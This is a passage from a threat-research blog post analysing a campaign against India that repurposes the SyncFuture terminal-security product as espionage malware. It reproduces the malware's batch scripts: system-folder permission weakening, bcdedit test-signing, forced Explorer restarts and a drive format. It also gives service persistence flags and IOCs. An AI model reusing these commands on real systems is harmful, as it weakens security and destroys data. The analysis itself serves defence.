- wldb (REG_SZ): Contains 2220212125222022B19E82E1F (year 2025)




Figure 32 - Registry Value "wlda" Structure: Current Year + MD5 Hash of baidu.com

mysetup.exe

mysetup.exe is a 32-bit executable ([950ad7a33457a1a37a0797316cdd2fbaf9850f7165425274351d08b3c01ed2d8](#)), approximately 40MB in size, and is digitally signed by "SyncFutureTec Company Limited."

Based on code-signing artifacts, configuration file naming conventions (YTSysConfig.ini - likely "Yangtu System Config"), observed functionality, and extensive logging behavior, we assess with high confidence that this represents an abuse of the Syncfuture Terminal Security Management System (TSM), a commercial software product developed by [Nanjing Zhongke Huasai Technology Co., Ltd.](#), a technology company based in China.




Figure 33 - Valid Digital Signature of MySetup.exe Signed by SyncFutureTec Company Limited

Nanjing Zhongke Huasai is a specialized information security provider that delivers "lightweight and practical" data security solutions. According to their public information, the company serves over 10,000 clients across government and corporate sectors, with a significant footprint in the healthcare industry. This established presence and legitimate business front lend its software a veneer of legitimacy, making it an effective Trojan for deployment in espionage campaigns.

[The TSM system](#) is a Terminal Security Management platform with Remote Monitoring and Management (RMM) capabilities designed to give administrators complete control over endpoint machines. The TSM includes 远程协助 (Remote Assistance) features that enable administrators to remotely control multiple computers simultaneously, support dual-screen remote sessions, and provide high-speed remote desktop access.

Its key features include:

- **Transparent Data Encryption:** The system can automatically encrypt files on a terminal based on centrally-enforced policies, rendering data unusable without authorization from the management server.
- **Extensive Surveillance and Auditing:** The platform is capable of deep monitoring, including logging all user file operations (creation, copying, deletion), recording website visits, capturing outgoing emails (including content and attachments), and performing continuous screen recording.
- **Data Exfiltration Control:** It provides powerful tools to manage and block the flow of data through peripherals (like USB drives), network connections, and common applications, preventing unauthorized data transfers.
- **Remote Control and Management:** The TSM includes a remote assistance feature that can be abused to give the operator direct control over the victim's desktop. All security policies and user permissions are managed from a central console.

The deployment of this commercial-grade TSM system as the final payload represents the ultimate goal of the intrusion. By repurposing a legitimate enterprise security product, the threat actor gains a powerful, all-in-one framework for long-term espionage.

It provides them with the tools to not only steal data but to maintain granular control over the compromised environment, monitor user activity in real-time, and ensure their own persistence.

We have observed multiple files being dropped as the execution of this product and we will not be covering them but briefly cover the script files observed.

 MANC.exe	12/27/2023 11:33 PM	Application	64 KB
 NewUIShortCut.exe	4/16/2023 10:31 PM	Application	141 KB
 Rar.exe	3/30/2020 10:40 PM	Application	561 KB
 ScreenLock.exe	2/26/2024 10:57 PM	Application	124 KB
 Setup.exe	12/21/2023 10:36 PM	Application	388 KB
 SMSS.exe	1/21/2019 1:47 AM	Application	40 KB
 svcCom.exe	3/24/2024 10:04 PM	Application	756 KB
 svcdsk.exe	2/6/2024 7:32 PM	Application	56 KB
 svchost.exe	6/15/2021 8:48 PM	Application	160 KB
 svcnet.exe	4/3/2024 1:34 AM	Application	2,682 KB
 svcpd.exe	11/22/2022 6:02 PM	Application	303 KB
 svcwtr.exe	3/26/2024 2:39 AM	Application	196 KB
 sysaid.exe	11/18/2022 12:53 AM	Application	85 KB
 trayicon.exe	9/16/2020 2:40 AM	Application	93 KB
 UCommon.exe	1/16/2024 1:27 AM	Application	104 KB
 UnPack.exe	3/31/2024 7:34 PM	Application	188 KB
 VSetup.exe	12/16/2021 12:00 AM	Application	204 KB
 7z.dll	3/30/2020 10:43 PM	Application extens...	1,137 KB
 8021xClient.dll	9/15/2023 3:00 AM	Application extens...	60 KB
 AdoBase.dll	4/1/2024 2:57 AM	Application extens...	148 KB
 AnsiDLL.dll	7/24/2019 1:39 AM	Application extens...	36 KB
 AssistantThC.dll	3/26/2024 2:39 AM	Application extens...	344 KB
 avcodec-57.dll	3/23/2022 11:46 PM	Application extens...	15,506 KB
 avdevice-57.dll	3/23/2022 11:46 PM	Application extens...	623 KB
 avfilter-6.dll	3/23/2022 11:46 PM	Application extens...	3,035 KB
 avformat-57.dll	3/23/2022 11:46 PM	Application extens...	2,839 KB
 avutil-55.dll	3/23/2022 11:46 PM	Application extens...	1,140 KB
 change.dll	1/21/2019 1:47 AM	Application extens...	678 KB
 CJ60Lib.dll	1/21/2019 1:47 AM	Application extens...	276 KB
 ComFun.dll	4/2/2024 8:07 PM	Application extens...	136 KB
 desktopDuplication.dll	12/2/2021 12:32 AM	Application extens...	1,942 KB
 DeviceManage.dll	11/28/2023 1:08 AM	Application extens...	60 KB
 ExcelFunDll.dll	1/21/2019 1:47 AM	Application extens...	72 KB
 FileEncrypt.dll	8/30/2023 2:00 AM	Application extens...	270 KB
 FileTransport.dll	6/10/2021 6:47 PM	Application extens...	124 KB
 GFunLib32.dll	6/16/2020 1:48 AM	Application extens...	78 KB
 GFunLib64.dll	6/16/2020 1:48 AM	Application extens...	163 KB

Figure 34 – Files written by MySetup.exe

Code-Signing Certificate Analysis

Analysis of the dropped executables reveals a pattern of valid code-signing certificates across multiple files, signed on different dates spanning 2019-2024. This multi-year certificate usage pattern suggests abuse of legitimate software.

```

<DIR>\MANC.exe,Signed,12/27/2023 23:33,,SyncFutureTec Company Limited
<DIR>\MFrame.dll,Signed,3/17/2024 17:48,,SyncFutureTec Company Limited
<DIR>\Setup.exe,Signed,12/21/2023 22:36,,SyncFutureTec Company Limited
<DIR>\SMSS.exe,Signed,1/21/2019 1:47,,NetSafety Software Company Limited
<DIR>\svcdsk.exe,Signed,2/6/2024 19:32,,SyncFutureTec Company Limited
<DIR>\svchost.exe,Signed,6/15/2021 19:48,,SyncFuture Software Company Limited

```

Figure 35 – Malware components signed with valid digital certificate

Additionally, multiple kernel-mode drivers are signed by "**NANJING YANGTU INFORMATION TECHNOLOGY CO., LTD.**":

Figure 36 - Kernel-Mode Drivers Signed by Nanjing Yangtu Information Technology Co., Ltd.

The configuration file **YTSysConfig.ini** (likely "Yangtu System Config") further corroborates the connection to Yangtu/SyncFuture technology infrastructure.

Additionally, vendor artifacts such as **clientlogo.png** (终端助手 - Terminal Assistant) were present in the deployment package.



Figure 37 - SyncFuture TSM Client Logo Artifact (clientlogo.png) showing "终端助手" (Terminal Assistant)

32.bat AND 64.bat

The malware deploys two batch scripts that create custom directories and modify their Access Control Lists (ACLs) to grant Full Control permissions to EVERYONE.

32.bat creates directories under System32 (native 64-bit path):

- c:\windows\system32\msres\log
- c:\windows\system32\msres\log\OutFile
- c:\windows\system32\msres\log\OutFile\File
- c:\Program Files\Common Files\ytcommon

```

md "c:\windows\system32\msres\log"
md "c:\windows\system32\msres\log\OutFile"
md "c:\windows\system32\msres\log\OutFile\File"
md "c:\Program Files\Common Files\ytcommon"
echo y|cacls c:\windows\system32\msres\log /G system:f everyone:f
echo y|cacls c:\windows\system32\msres\log\OutFile /G system:f everyone:f
echo y|cacls c:\windows\system32\msres\log\OutFile\File /G system:f everyone:f
echo y|cacls c:\windows\system32\msres /G system:f everyone:f

```

Figure 38 - ACL Modification for System32 Directory Compromise

64.bat performs identical operations but targets SysWOW64 (32-bit subsystem path):

- c:\windows\syswow64\msres\log

- c:\windows\syswow64\msres\log\OutFile
- c:\windows\syswow64\msres\log\OutFile\File
- c:\Program Files\Common Files\ytcommon

```
md "c:\windows\syswow64\msres\log"
md "c:\windows\syswow64\msres\log\OutFile"
md "c:\windows\syswow64\msres\log\OutFile\File"
md "c:\Program Files\Common Files\ytcommon"
echo y|cacls c:\windows\syswow64\msres\log /G system:f everyone:f
echo y|cacls c:\windows\syswow64\msres\log\OutFile /G system:f everyone:f
echo y|cacls c:\windows\syswow64\msres\log\OutFile\File /G system:f everyone:f
echo y|cacls c:\Program Files\Common Files\ytcommon /G system:f everyone:f
echo y|cacls c:\windows\syswow64\msres /G system:f everyone:f
```

Figure 39 - ACL Modification for SysWOW64 Directory Compromise

Both scripts use the cacls command with /G system:f everyone:f to grant Full Control to both SYSTEM and EVERYONE groups. This weakens system security by allowing any process or user to drop, modify, or execute files in these system paths, ensuring the malware can operate in both 32-bit and 64-bit execution contexts.

SetPermissions.bat AND CleanPermissions.bat

The SetPermissions.bat and CleanPermissions.bat scripts are designed to manipulate user permissions on Desktop folders.

SetPermissions.bat denies specific permissions to user Desktop folders:

- Targets C:\Users\Administrator\Desktop and C:\Users\mzys\Desktop
- Uses icacls with /deny to block the following permissions:
WEA (Write Extended Attributes), WA (Write Attributes), DE (Delete), DC (Delete Child), WD (Write DAC), AD (Append Data)
- The /T flag applies changes recursively

Figure 40 - SetPermissions.bat Applying Restrictive ACLs to User Desktops

CleanPermissions.bat removes the deny permissions previously set, using /remove:d

The hardcoded username "mzys" does not exist on the victim machine. This could either be related to Threat Actor testing machine or comes embedded with this enterprise tool.

```
echo y|icacls C:\Users\Administrator\Desktop /remove:d Administrator /T
echo y|icacls C:\Users\mzys\Desktop /remove:d mzys /T
```

Figure 41 - CleanPermissions.bat Removing Deny Permissions from Desktop Folders

Exit.bat

This batch script performs cleanup and restoration operations:

Registry Modification:

- Adds/modifies registry key: HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
- Sets value **NoPropertiesMyComputer** to 0 (REG_DWORD)
- The /f flag forces the operation without prompting
- This restores the "Properties" option for "My Computer" in Windows Explorer context menus

Process Termination and Restart:

- Executes taskkill /im explorer.exe /f twice to forcefully terminate Windows Explorer
- Uses ping 127.0.0.1>nul -n 3 as a 3-second delay mechanism (pinging localhost 3 times)
- Restarts Windows Explorer with start "" "c:\windows\explorer.exe"

The dual taskkill commands ensure the explorer.exe process is terminated, and the delay before restart likely ensures all processes have fully terminated before restarting. This script appears to be part of a cleanup routine, potentially reversing changes made during malware execution or ensuring Explorer is restarted to reflect system modifications.

```

@echo off

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoPropertiesMyComputer /t reg_dword /d 0 /f

taskkill /im explorer.exe /F
taskkill /im explorer.exe /F

ping 127.0.0.1>nul -n 3

start "" "c:\windows\explorer.exe"

exit

```

Figure 42 - exit.bat Script Showing Registry Restoration and Explorer Restart Routine

Help.bat

It runs bcdedit /set testsigning on, which enables Windows Test Mode, allowing the system to load test-signed drivers that would normally be blocked.

```

bcdedit /set testsigning on

```

Figure 43 - Enabling Test Signing Mode via bcdedit

Turning on test-signing **lowers kernel-level trust protections** and can be abused to load malicious or unauthorized drivers with elevated privileges. Do note Windows only reads these settings during system startup, so the change won't apply until next boot.

Helpformat.bat

It executes format P: /FS:NTFS /V:label /Q /Y, which quick-formats the P: drive to NTFS and assigns the specified volume label.

```

format p: /FS:NTFS /V:label /Q /Y

```

Figure 44 – Script to assist in quick format of NTFS harddrive

MANC.exe

The Stage 3 payload (180.exe) drops numerous executable files and supporting components to the infected system. This analysis focuses on **MANC.exe** as a representative sample due to its central role in the malware's operation.

MANC.exe establishes service-based persistence with SafeBoot registry modifications, orchestrates multiple child processes (svchost.exe, SMSS.exe, sysaid.exe, svcdsk.exe), and demonstrates extensive logging capabilities.

MANC.exe is a 32-bit executable, with sha256, "[8E8156C5A8BE682DAC3B5D867031E8D5CBAE031FFEB4C0DDD5E5A6B41CA76555](#)" and is digitally signed by "SyncFutureTec Company Limited."

MANC.exe	3228	2.34 MB	NT AUTHORITY\SYSTEM		C:\Windows\sysWOW64\MANC.exe
svchost.exe	4404 0.05	12.34 MB	NT AUTHORITY\SYSTEM	Microsoft 基础类应用程序	"C:\Windows\system32\msres\svchost.exe"
SMSS.exe	4504	2.93 MB	NT AUTHORITY\SYSTEM	SMSS Microsoft 基础类应用程序	1134
sysaid.exe	3504	2.99 MB	NT AUTHORITY\SYSTEM	Microsoft 基础类应用程序	"C:\Windows\system32\msres\sysaid.exe"
svcdsk.exe	3604	15.3 MB	NT AUTHORITY\SYSTEM	svcdsk Microsoft 基础类应用程序	"C:\Windows\system32\msres\svcdsk.exe"

Figure 45 - MANC.exe Process Tree Showing svchost.exe and Child Process Hierarchy

Command Line arguments:	
Argument	Functionality
(no arguments)	Runs the executable as a Windows service via the Service Control Manager.
-i	Installs the executable as a Windows service using its current file path.
-r	Installs the service if not present and immediately starts it.
-s	Stops the running service without removing it from the system.
-u	Stops the service (if running) and permanently removes it from the system.

-x	Performs first-run initialization: configures the service to run in Windows Safe Mode (SafeBoot\Minimal (HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Manc) and SafeBoot\Network registry keys (HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\Manc)), initializes internal registry state, and launches a secondary executable in the active user session (winsta0\default).
-g	Performs no action and exits immediately.

MANC.exe spawns a secondary executable c:\windows\system32\msres\svchost.exe using CreateProcessA. This malicious svchost.exe subsequently loads mframe.dll, which contains additional malicious functionality.

```
-----\r\n\r\nmemset(&StartupInfo, 0, sizeof(StartupInfo));  
StartupInfo.lpDesktop = aWinsta0Default;  
StartupInfo.cb = 68; // dword_40C74C - C:\\Windows\\system32\\msres\\svchost.exe  
if ( !CreateProcessA(dword_40C74C, &CommandLine, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation) )  
    goto LABEL_9;  
JEL 11:
```

Figure 46 - Decompiled Code Showing Secondary Executable Launch svchost.exe

MANC.exe writes execution logs to c:\log\ServiceEx.log with the format: "----PID:%d--2023.12.26-->".

```
LOBYTE(v10) = 5;  
CurrentProcessId = GetCurrentProcessId();  
CString::Format((CString *)v4, "----PID:%d--2023.12.26-->", CurrentProcessId);  
CString::operator+=(&v3, v4);  
CString::operator+=(&v3, v6);  
if ( CFile::Open((CFile *)v9, aCLogServiceexL, 0x3002u, 0) )// c:\log\ServiceEx.log  
{  
    (*(void (__thiscall **)(int *, _DWORD, int))(v9[0] + 48))(v9, 0, 2);  
    CFile::Write((CFile *)v9, v3, *((_DWORD *)v3 - 2));  
}
```

Figure 47 - ServiceEx.log Format String with PID and Timestamp

The log entries reveal service startup events and driver loading operations, including:

- MyServiceStart-msback1
- InitMiniDriver operations
- LoadDriver attempts for [YtMiniFilter]
- InstallAndStartDriver operations
- LoadDynamicNTDriver success messages

```
2026-01-07 18:28:53----PID:6840--2023.12.26-->nMyServiceStart--msback1----nHideFile:0  
2026-01-07 18:28:53----PID:6840--2023.12.26-->nMyServiceStart---nQuickStart:1 nIsInstallFirst:0---nH  
2026-01-07 18:28:53----PID:6840--2023.12.26-->InitMiniDriver-----begin  
2026-01-07 18:28:53----PID:6840--2023.12.26-->LoadDriver--[YtMiniFilter] CreateFile Error:2  
2026-01-07 18:28:53----PID:6840--2023.12.26-->InstallAndStartDriver--StartService1 bReturn:0 Error:10!  
2026-01-07 18:28:53----PID:6840--2023.12.26-->LoadDynamicNTDriver--success
```

Figure 48 - ServiceEx.log Entries Showing Driver Loading and Service Initialization

Extensive Logging Infrastructure

Analysis reveals the malware creates numerous log files in the C:\log\ directory, indicating extensive debugging or telemetry capabilities across multiple components:

°²×°.log	1/1/2026 4:28 PM	Text Document	323 KB
AdoBase.log	1/1/2026 4:28 PM	Text Document	1 KB
AnsiDLL.log	1/1/2026 4:28 PM	Text Document	2 KB
comFun.log	1/1/2026 4:28 PM	Text Document	19 KB
CommonLib1.log	1/1/2026 4:28 PM	Text Document	1 KB
dotimer.log	1/1/2026 4:28 PM	Text Document	10 KB
FSHost32.log	1/1/2026 4:28 PM	Text Document	1 KB
ImageLib.log	12/8/2025 7:51 AM	Text Document	1 KB
InstallEx64.log	1/1/2026 4:28 PM	Text Document	1 KB
installok.log	1/1/2026 4:28 PM	Text Document	1 KB
MFrame.log	1/1/2026 4:28 PM	Text Document	14 KB
mschNew.log	1/1/2026 4:28 PM	Text Document	2 KB
MsgTrack.log	1/1/2026 4:28 PM	Text Document	3 KB
NetBase.log	1/1/2026 4:28 PM	Text Document	1 KB
ServiceEx.log	1/1/2026 4:28 PM	Text Document	10 KB
Setup.log	1/1/2026 4:28 PM	Text Document	257 KB
setupfirstrun.log	1/1/2026 4:27 PM	Text Document	1 KB
SMSS_X64.log	1/1/2026 4:28 PM	Text Document	1 KB
svcView.log	12/8/2025 7:51 AM	Text Document	1 KB
svcvpd.log	12/8/2025 11:32 AM	Text Document	1 KB
sysaid.log	1/1/2026 4:28 PM	Text Document	5 KB
SystemProtect.log	1/1/2026 4:28 PM	Text Document	1 KB
ucommon.log	1/1/2026 4:28 PM	Text Document	1 KB
ufsdicon.log	1/1/2026 4:28 PM	Text Document	2 KB
UnicodeDLL.log	1/1/2026 4:28 PM	Text Document	1 KB
USBManage.log	1/1/2026 4:28 PM	Text Document	1 KB
ViewC.log	12/8/2025 7:51 AM	Text Document	2 KB
vnchhook.log	1/1/2026 4:28 PM	Text Document	1 KB
VSComLib.log	1/1/2026 4:28 PM	Text Document	2 KB

Figure 49 - Extensive Log File Collection in C:\log Directory

The log entries reveal service startup events, driver loading operations, and detailed execution traces, etc. This extensive logging infrastructure is expected from enterprise software and supports our assessment that legitimate endpoint management tools are being repurposed in this campaign.

This campaign represents a complex, multi-stage intrusion engineered for long-term surveillance rather than opportunistic infection targeting India. By blending anti-analysis, privilege escalation, DLL sideloading, commercial-tool repurposing, and security-software evasion, the threat actor demonstrates both capability and intent.

What did we do?

- Our team of [24/7 SOC Cyber Analysts](#) isolated the affected host to contain the infection.
- We communicated what happened with the customer and helped them with remediation efforts.

Recommendations from the Threat Response Unit (TRU)

- Ensure your organization has a corporate policy for acceptable use of corporate devices which prohibits the use of any unauthorized third-party software.
- Use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\) solution](#) to detect and contain threats.

- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates and informs your employees on SEO Poisoning attacks [T1608.006].

Indicators of Compromise

Email Addresses and Associated Domains	
Email Address	Associated Domains
legroslorna748@gmail[.]com	fkfjrvfa[.]cn, fwqjwhe[.]cn, amqkidy[.]cn, jhmrrru[.]cn, xfofaow[.]cn, bpsalpe[.]cn, eaxwwyr[.]cn, cocdex[.]cn, foeo[.]cn, beijingpz[.]cn, gzzjbx[.]cn, gjjtss[.]cn, csyssh[.]cn, bjsnjkl[.]cn
weekskataleya@gmail[.]com	t-lebosports[.]cn, zsqtmf[.]cn, aaaneniisyq[.]cn, zongherpz[.]cn, qsrft[.]cn
usdt666777001@gmail[.]com	taxeit8[.]cn
osamabegum9@gmail[.]com	Xxgzbtst[.]cn

You can access the full list of Indicators of Compromise [here](#).

References:

- <https://www.broadcom.com/support/security-center/protection-bulletin/blackmoon-s-expanding-arsenal>
- <https://www.cyfirma.com/research/digital-frontlines-india-under-multi-nation-hackivist-attack/>
- <https://inceptioncyber.ai/blog/geopolitically-motivated-hackivist-campaigns-recent-coordinated-cyber-attacks-targeting-indian-corporations>
- <https://www.hksoftware.com.cn/detail/85.html>
- <http://www.yangtusoftware.cn/>

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)



The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

[BUILD A QUOTE](#)

in this blog

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

[Accept](#)